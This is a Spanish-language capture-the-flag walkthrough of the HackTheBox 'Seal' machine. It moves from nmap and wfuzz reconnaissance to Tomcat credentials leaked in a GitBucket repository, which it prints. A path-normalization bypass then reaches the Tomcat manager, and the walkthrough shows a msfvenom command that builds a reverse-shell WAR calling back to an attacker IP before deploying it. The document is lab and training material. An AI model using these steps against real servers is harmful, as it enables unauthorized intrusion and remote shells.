

# Seal\_machine

## Notas sobre la resolución de la máquina Seal

---

### 1) Ejecutamos un ping para verificar si esta activa la máquina víctima

```
ping -c 1 10.10.10.250
```

```
ping -c 1 10.10.10.250 -R (Trace Route)
```

```
[*] ttl: 63 (Linux) => Linux (ttl=64) | Windows (ttl=128)
```

---

### 2) Escaneo rápido de Puertos con NMAP

nmap -p- --open -T5 -v -n 10.10.10.188 (otro comando)

```
└─$ `nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.10.188 -oG allPorts`
```

#### Puertos Abiertos:

| Open ports: 22,443,8080

---

### 3\*) Obtener información detallada con NMAP:

(scripts de reconocimiento y exportar en formato nmap)

locate .nse | xargs grep "categories" | grep -oP '".\*?"' | tr -d '"' | sort -u (scripts de reconocimiento)

```
└─$ nmap -sCV -p22,80 10.10.10.250 -oN infoPorts
```

```
#### INFO:
> 22/tcp open  ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2
>
> 443/tcp open  ssl/http nginx 1.18.0 (Ubuntu)
| ssl-cert: Subject: commonName=seal.htb/ <-- * TARGET * -->
>
> 8080/tcp open  http-proxy

-[*] Buscar versión de Ubuntu

Googlear: open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 launchpad

Url: https://launchpad.net/ubuntu/+source/openssh/1:8.2p1-4ubuntu0.2

Data: openssh (1:8.2p1-4ubuntu0.2) focal-security; <-- * TARGET * -->
```

---

## 4) Whatweb

```
└─$ whatweb 10.10.10.250:443
http://10.10.10.250:443 [400 Bad Request] Country[RESERVED][ZZ],
HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.10.250], Title[400
The plain HTTP request was sent to HTTPS port], nginx[1.18.0]
```

---


## 5) Realizamos un curl solo cabezeras

```
└─$ curl -sX GET http://10.10.10.250:443 -I
HTTP/1.1 400 Bad Request
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 13 Jan 2025 14:29:26 GMT
Content-Type: text/html
Content-Length: 264
Connection: close
```

---

## 6) Analisis web

### Arquitectura del servidor:




### Servicio Puerto 443:

Servicio por puerto 443 --> <http://10.10.10.250:443/> (Status 400 Bad Request)


Aplicamos Virtual Host:

```
└─$ sudo nano /etc/hosts  
  
// 10.10.10.250 seal.htb
```



## Servicio Puerto 8080:

Servicio por puerto 8080 --> <http://10.10.10.250:8080/>



GitBucket es un sistema de desarrollo colaborativo autohospedado que se asemeja a servicios como Github o Gitlab.

---

## 7) Fuzzing wfuzz

```
└─$ wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt https://10.10.10.250/FUZZ
```

```

000000016: 302 0 L 0 W 0 Ch "images"
000000259: 302 0 L 0 W 0 Ch "admin"
000000001: 200 518 L 1140 W 19737 Ch "# directory-"
000000003: 200 518 L 1140 W 19737 Ch "# Copyright"
000000002: 200 518 L 1140 W 19737 Ch "#"
000000014: 200 518 L 1140 W 19737 Ch "https://10.1
000000009: 200 518 L 1140 W 19737 Ch "# Suite 300,"
000000011: 200 518 L 1140 W 19737 Ch "# Priority o
000000012: 200 518 L 1140 W 19737 Ch "# on at least
000000013: 200 518 L 1140 W 19737 Ch "#"
000000005: 200 518 L 1140 W 19737 Ch "# This work
000000008: 200 518 L 1140 W 19737 Ch "# or send a
000000007: 200 518 L 1140 W 19737 Ch "# license, v
000000006: 200 518 L 1140 W 19737 Ch "# Attributio
000000010: 200 518 L 1140 W 19737 Ch "#"
000000004: 200 518 L 1140 W 19737 Ch "#"
000000444: 302 0 L 0 W 0 Ch "icon"
000000550: 302 0 L 0 W 0 Ch "css"
000004889: 302 0 L 0 W 0 Ch "manager"
000000953: 302 0 L 0 W 0 Ch "js"

```

## Directorios `manager/text/list` Tomcat

```

http://localhost:8080/manager/html
http://localhost:8080/host-manager/html
http://localhost:8080/manager/html/text
http://localhost:8080/manager/html/text/deploy
http://localhost:8080/manager/text/list <-- TARGET -->
http://localhost:8080/manager/text/reload
http://localhost:8080/manager/html/text/serverinfo
http://localhost:8080/manager/ststatus
http://localhost:8080/manager/ststatus/all
http://webserver/manager/jmxproxy/

```


FUENTE: [https://tomcat-apache-org.translate.goog/tomcat-9.0-doc/manager-howto.html?\\_x\\_tr\\_sl=en&\\_x\\_tr\\_tl=es&\\_x\\_tr\\_hl=es&\\_x\\_tr\\_pto=tc](https://tomcat-apache-org.translate.goog/tomcat-9.0-doc/manager-howto.html?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=tc)

## NOTA:

De momento no podemos acceder al panel `"/manager/text"` por que necesitamos credenciales de autenticación. (status: 401)

## 8) GitBucket (Obtener credenciales)

<http://10.10.10.250:8080/register>

The image shows a web browser window displaying the GitBucket registration page. The page has a dark green header with the GitBucket logo and navigation links. The main content area is dark gray and contains a registration form with fields for Username, Password, Full Name, Mail Address, Additional Mail Address, URL (optional), and Bio (optional). A green 'Create account' button is at the bottom left of the form.

**GitBucket** Find a repository Snippets

### Create your account

**Username:**  
michael

**Password:**  
●●●●●●●●

**Full Name:**  
michael jackson

**Mail Address:**  
michael\_jackson@jackson.com

**Additional Mail Address:**  
michael\_jackson@outlook.com

**URL (optional):**

**Bio (optional):**

Create account

username: michael


passwd: michael1234

---

## Login


## PASO 1:

Luego del login, nos dirigimos al repositorio "root/seal\_market", para ver los commits.





## PASO 2:

Acceder a directorio "tomcat".



## PASO 3:

Obtenemos credenciales de Tomcat.



User: tomcat


passwd: 42MrHBf\*z8{Z%

---


## 9) Breaking Parser Logic

### Caso Panel de Admin

#### PASO 1:



#### PASO 2:




### Caso Acceso Tomcat

#### PASO 1:




Nos dirigimos al path: <https://seal.htb/manager/html>




## PASO 2:

Modificamos el path con el broken parser logic.




	Behavior
Apache	/foo;name=orange/bar/
Nginx	/foo;name=orange/bar/
IIS	/foo;name=orange/bar/
Tomcat	/foo/bar/
Jetty	/foo/bar/
WildFly	/foo
WebLogic	/foo



FUENTE: <https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf>

### PASO 3:

Colocar las credenciales que encontramos en GitBucket.



The screenshot shows a web browser window with a dark theme. The address bar shows 'seal.htb'. Below the address bar, there is a message: 'This site is asking you to sign in.' Below this message, there are two input fields. The first field is labeled 'Username' and contains the text 'tomcat'. The second field is labeled 'Password' and contains a series of dots, indicating a masked password. Below the password field, there are two buttons: 'Cancel' and 'Sign in'.

User: tomcat

passwd: 42MrHBf\*z8{Z%

### PASO 4:

Instrucción a panel de Tomcat.



## Tomcat Web Application Manager

Message:

OK

### Manager

List Applications

HTML Manager Help

Manager Help

### Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified		true	0	Start Stop Expire session
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Expire session
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Expire session

### Deploy

Deploy directory or WAR file located on server

Context Path:

Version (for parallel deployment):

XML Configuration file path:

WAR or Directory path:

Deploy

WAR file to deploy

## 10) Crafter archivo .war malicioso

--> Usar la tool "msfvenom" (payload) para crear el archivo .war con reverse shell.

```
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.16.7 LPORT=443 -f war  
-o shell.war
```

## Deploy el archivo .WAR en Tomcat:

FUENTE: <https://tomcat.apache.org/tomcat-9.0-doc/manager-howto.html>

`http://localhost:8080/manager/text/deploy?path=`

## Desplegar desde la interfaz del navegador:

Deploy

WAR file to deploy

Select WAR file to upload  shell.war

## Ver aplicaciones desplegadas:

